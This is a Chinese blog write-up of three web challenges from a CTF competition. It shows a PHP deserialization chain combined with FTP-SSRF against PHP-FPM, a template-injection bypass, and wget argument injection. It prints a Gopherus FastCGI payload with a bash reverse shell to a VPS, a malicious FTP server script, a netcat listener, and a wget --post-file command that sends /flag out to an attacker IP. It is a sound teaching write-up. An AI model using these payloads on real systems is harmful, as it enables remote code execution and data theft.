

陇原战”疫“ CTF web writeup

原创

呆呆累了 于 2021-11-08 16:33:16 发布 3255 收藏

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44502336/article/details/121210310

版权



[CTF 专栏收录该内容](#)

3 篇文章 0 订阅

订阅专栏

eaasyphp

这道题折磨死我了。首先是看到一段很简单的pop链, 很简单, 很开心, 啪的一下很快啊, 就造出了链子。

```
<?php
class Check {
    public static $str1 = false;
    public static $str2 = false;
}
class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}
class Bypass {

    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        }

    }
}
class Welcome {
    public function __invoke()
    {
        Check::$str2=true;
        return "Welcome" . $this->username;
    }
}
class Bunny {
    public function __toString()
    {
        if (Check::$str2) {
            if (!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}
```

```
    }
}
}
class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}
$a=new Esle();
$b=new Bypass();
$b->str4=new Welcome;
$b->str4->username=new Bunny();
$b->str4->username->filename="daidai.php";
$c=serialize([$a,$b]);
echo $c;
?>
```

开开心心去打exp。

嗯？

怎么五百了



该网页无法正常运转

764f1a12-97fe-41b8-bc4e-67a93949b04e.node4.buuoj.cn 目前无法处理此请求。

HTTP ERROR 500

重新加载

你咋了，你咋五百了。出事儿了~

嘤嘤嘤了属于是。

哎呀，然后就一直卡在这。直到s神和敏同时给我发了这个连接。

首先贴出大师傅的文章。谢谢大师傅

教你用 FTP SSRF 打穿内网

这里演示的是有file_put_contents，但是无法写入文件，这时候，我们就要使用ftp的被动模式入手，然后RCE

首先这道题前面让我们看phpinfo，可能就是为了告诉我们php-fpm,那我们就可以通过ftp的被动模式攻击内网的PHP-FPM。首先还是用Gopherus去生成payload

python gopherus.py --exploit fastcgi

填入一个目标主机已知的php文件，

这里填执行的命令，我们选择反弹shell

```
root@kali:~/Desktop/Gopherus# python gopherus.py --exploit fastcgi

G O P H E R U S

author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: /var/www/html/index.php
Terminal command to run: bash -c "bash -i && /dev/tcp/VPS/2333 0>&1"

Your gopher link is ready to do SSRF: CSDN @呆呆了
```

复制第一个_后面的内容

%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SERVE
R_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%0
2CONTENT_LENGTH95%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0A
disable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.ph
p%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00_%04%00%3C%
3Fphp%20system%28%27bash%20-c%20%22bash%20-
i%20%3E%26%20/dev/tcp/VPS/2333%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----
%0A%27%29%3B%3F%3E%00%00%00%00

然后在vps上搭建一个恶意的ftp服务器。

```
# evil_ftp.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9000)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

然后python3 evil_ftp.py

执行脚本

然后另外一个终端执行nc -lvp 2333

这时候修改自己的原来的exp

然后执行之后打出exp

```
/?code=a:2:{i:0;O:4:"Esle":0:{j:1;O:6:"Bypass":1:{s:4:"str4";O:7:"Welcome":1:{s:8:"username";O:5:"Bunny":1:
{s:8:"filename";s:20:"ftp://aaa@vps:23/123";}}}}&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00
%01%04%00%01%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0
.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH95%0E%04REQUEST_METHODPOST%09KPHP
_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A/in
put%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%0
0%00%00%00%01%05%00%01%00_%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-
i%20%3E%26%20/dev/tcp/VPS/2333%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----
%0A%27%29%3B%3F%3E%00%00%00%00
```

这时候就能成功反弹shell到自己的vps。

```
www-data@375b594d1b43:/$ cat /flag
cat /flag
```


magicMail

这道题比赛的时候0解。

打开这道题，发现是可以给服务器发送邮件。那我们在本地用python开个smtp服务器。


这道题是因为发送邮件这里存在一个模板注入，我们可以通过给我们自己发邮件的形式去触发这个模板注入，我们在这里输入payload之后，经过后台的模板处理，成功打出payload后，将结果发送于我们。

常规的使用{{config}}



{{1*2}}发送成功

可以看到vps接收之后变成2了。



但是想进行ssti却发现这个payload很难造。

绕过还是attr+16进制的绕过方法。


看到guokeya师傅的ssti payload u1s1 稍微看了一下才懂。

这里的16进制是识别x后两位。

\x5f是_ \x6c 是l

第一个区间是__class__ 那就是()|attr(class)|attr(mro)

然后依次下去



拿到flag

checkin

打开先给了一个登录框，拿到一份go的源码

看着就像是有sql注入漏洞，还没搞过go下的mongodb注入（但不是关键）这道题的关键是wget外带注入
关键在这里

```
cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
err := cmd.Run()
if err != nil {
    fmt.Println("error: ", err)
}
```

首先看exec.Command()

首先指定/bin/wget的路径，然后命令参数用QueryArray去让用户使用argv去可控。
然后去找到相关的绑定路由。

```
    })
})

router.POST("/proxy", Middleware(), proxyController)
router.GET("/wget", getController)
router.POST("/login", loginController)

_ = router.Run("0.0.0.0:8080") // listen and serve on 0.0.0.0:8080
}
```

wget路由，好的，直接访问/wget看看argv能不能调用。

返回一个noting. 首先还是在服务器上nc监听端口。

然后打出

wget?argv=daidai&argv=-post-file&argv=/flag&argv=ip拿到flag

参考

[教你用FTP SSRF打穿内网](#)

[guokeya师傅writeup](#)